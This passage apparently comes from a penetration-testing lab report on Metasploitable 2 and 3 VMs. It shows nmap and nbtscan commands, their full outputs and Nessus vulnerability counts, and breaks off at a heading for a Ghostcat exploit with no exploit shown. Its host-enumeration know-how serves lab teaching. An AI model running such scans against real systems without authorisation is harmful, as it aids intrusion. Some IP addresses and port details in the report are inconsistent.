
We have chosen to perform our tests on the Metasploitable 2 and Metasploitable 3 machines. The tools that we are going to use to perform our tests are as follows:

- Nmap
- Nessus
- Metasploit
- Brute Force SNMP Walk
- John The Ripper


IP address Verification of Machines

First off, we wanted to do a simple network scan to find out the IP addresses of each machine that we are utilizing for active scanning and exploitation. We have provided a screenshot of each machines IP addresses below so that readers can easily distinguish and follow our testing.


Kali Linux:



Metasploitable 2:



Metasploitable 3:



Now that we have identified the IP addresses of both machines, we can now start our active scanning and exploitation phase.

Active Scanning


This phase will conclude of using tools such as Nmap and Nessus vulnerability scanner to identify loopholes or vulnerabilities that we could possibly exploit in the exploitation section on both machines.

Metasploitable 2 (192.168.224.148)

Firstly, we used Nmap tool to find out more information on type of hosts, services and OS that is running on the machine. This tool is more of a post scanner that will help us to pinpoint the best areas to exploit and reveal vulnerabilities. We ran both TCP and UDP scans to find this information.

We used the command "nmap -O -sV 192.168.224.148 192.168.56.102" to run a TCP scan on both machines simultaneously rather than doing the scan separately which will save us a lot of time. We used -O flag for remote OS detection which uses stack tcp/IP fingerprinting and -sV to determine the version. We were able to identify the various open TCP ports along with

the service names running on the machine through the output which we can see in the screenshot provided. These types of services ports are usually closed but for our test, it gives us more room to exploit these vulnerabilities. The output also identified that this machine is running on Linux 2.6.9 – 2.6.33 version.



We also used the command "nmap -n -A 192.168.224.148 192.168.56.102" to run another TCP scan where -A flag specifies to detect OS, its versions, script scanning, and traceroute. This command provided us with more information than the previous scan regarding on services such as ssh-hostkeys, ssl-certs,dns-nsid, and http headers etc.

```
┌──(dipendra㉿kali)-[~]
└─$ nmap -n -A 192.168.80.132 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-24 14:02 EDT
Nmap scan report for 192.168.80.132
Host is up (0.0023s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
 ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10
 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosi
n-Patch
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```


Next, we used the command "sudo nmap -n -v -sU 192.168.224.148 192.168.56.102" to run a UDP scan (-sU flag). The -n flag specifies to not perform DNS resolution and -v flag to view the updates intervals of the scan so that we can identify the open ports. As UDP is a connectionless protocol, it took us a while to complete the scan for both machines, but we should not neglect it because it can provide us with some useful information. The scan output has provided us the open UDP ports which we could also exploit.

```
┌──(dipendra㉿kali)-[~]
└─$ sudo nmap -n -v -sU 192.168.224.148 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 19:11 IST
Initiating ARP Ping Scan at 19:11
Scanning 192.168.224.148 [1 port]
Completed ARP Ping Scan at 19:11, 0.04s elapsed (1 total hosts)
Initiating Ping Scan at 19:11
Scanning 192.168.56.102 [4 ports]
Completed Ping Scan at 19:11, 0.03s elapsed (1 total hosts)
Initiating UDP Scan at 19:11
Scanning 192.168.224.148 [1000 ports]
Completed UDP Scan at 19:28, 1030.04s elapsed (1000 total ports)
Nmap scan report for 192.168.224.148
Host is up (0.00019s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE         SERVICE
53/udp    open          domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open          rpcbind
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open          nfs
MAC Address: 00:0C:29:15:30:05 (VMware)
```


Lastly, we wanted to retrieve was on NetBIOS which we could potentially exploit as the ports 139 and 445 were open from our previous scan. NetBIOS main purpose is to enable application on different computers to interact and create sessions to access shared resources such as files or printers over LAN. We used "nbtscan -hv 192.168.224.148" command to find the relevant information which can be seen in the screenshot below.

```
┌──(dipendra㉿kali)-[~]
└─$ nbtscan -hv 192.168.224.148
Doing NBT name scan for addresses from 192.168.224.148

NetBIOS Name Table for Host 192.168.224.148:

Incomplete packet, 335 bytes long.
Name                Service          Type
----------------------------------------------
METASPLOITABLE    Workstation Service
METASPLOITABLE    Messenger Service
METASPLOITABLE    File Server Service
METASPLOITABLE    Workstation Service
METASPLOITABLE    Messenger Service
METASPLOITABLE    File Server Service
__MSBROWSE__    Master Browser
WORKGROUP         Domain Name
WORKGROUP         Master Browser
WORKGROUP         Browser Service Elections
WORKGROUP         Domain Name
WORKGROUP         Master Browser
WORKGROUP         Browser Service Elections

Adapter address: 00:00:00:00:00:00
----------------------------------------------
```

Up next, we used Nessus tool which we downloaded in Linux through the Nessus essential website. Nessus Essential is a free version of Nessus vulnerability scanner but needed to register for an account to receive an activation code, so we used temporary email to create our account to login to the Nessus GUI. Once we had the Nessus setup and all of the required plugins downloaded, we created and started the advanced scan for Metasploitable2 as shown in the screenshot below.



Once our scan was completed, we can see that this machine is prone to various vulnerabilities (total of 66 as seen in the output). This presents a huge risk and provides attackers many different ways to launch an attack. This is a good opportunity for us to explore these vulnerabilities and showcase how attackers might utilize these vulnerabilities in our report.



Metasploitable 3 (192.168.56.102)

Similarly, to the Metasploitable 2 TCP scan "nmap -O -sV 192.168.224.148 192.168.56.102" which we executed simultaneously using Nmap for both machines, we can see the various open ports that we could use to exploit for our testing. We have identified that this machine runs on MS Windows XP SP3 (2008 R2) through the output of the scan.

```
Nmap scan report for 192.168.56.102
Host is up (0.00069s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                 Microsoft IIS httpd 7.5
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql                MySQL (blocked - too many connection errors)
3389/tcp  open  ssl/ms-wbt-server?
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8080/tcp  open  http                 Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8383/tcp  open  http                 Apache httpd
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  msrpc                Microsoft Windows RPC
49155/tcp open  msrpc                Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 138.16 seconds
```

Once again, from the scan "nmap -n -A 192.168.224.148 192.168.56.102" we have retrieved additional information on services such as the ssh-hostkeys, http headers, mysql info etc, as seen in the screenshot below.

```
Nmap scan report for 192.168.56.102
Host is up (0.0021s latency).
Not shown: 981 filtered tcp ports (no-response)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 92af546c62a939acc1e4c3568f1b6ea6 (RSA)
|_  521 b26cc951149dc3fb0cff66cc3823bcec (ECDSA)
80/tcp    open  http                 Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Windows Server 2008 R2 Standard 7601 Ser
vice Pack 1 microsoft-ds
3306/tcp  open  mysql                MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
```


The below screenshot is the scan report of the UDP scan "sudo nmap -n -v -sU 192.168.224.148 192.168.56.102". We observed the two udp open ports 137,161.

```
Nmap scan report for 192.168.56.102
Host is up (0.00068s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT    STATE SERVICE
137/udp open  netbios-ns
161/udp open  snmp
```


The NetBIOS information of Metaspoitable3 machine can be seen below in the screenshot.

```
┌──(dipendra㉿kali)-[~]
└─$ nbtscan -hv 192.168.56.102
Doing NBT name scan for addresses from 192.168.56.102


NetBIOS Name Table for Host 192.168.56.102:

Incomplete packet, 155 bytes long.
Name             Service          Type
----------------------------------------------
VAGRANT-2008R2   Workstation Service
WORKGROUP        Domain Name
VAGRANT-2008R2   File Server Service

Adapter address: 08:00:27:85:40:dc
----------------------------------------------
```

We also created an advanced scan for Metasploitable3 similarly as for Metasploitable2 previously.



Once the scan was completed, we reviewed the number of vulnerabilities (41) – slightly less vulnerable than Metasploitable2 but still quite significant number compared to a proper secure machine.




Exploitation

We will now start our exploitation phase with the information that we have gathered from our tools such as Nmap and Nessus scans on both machines. We will use various tools such as Metasploit, Brute force SNMP etc. Metasploit framework provides various modules that we can use to exploit or scan our target machines by simply searching for relevant module within the Metasploit console.

Metasploitable2 (192.168.224.148)

Now, we wanted to demonstrate the exploitation of these vulnerabilities using various tools that we have listed at “tools used section”. Our exploits are as follows:


1) **Apache Tomcat AJP Connector Request Injection (Ghostcat) vulnerability (Port 8009)**



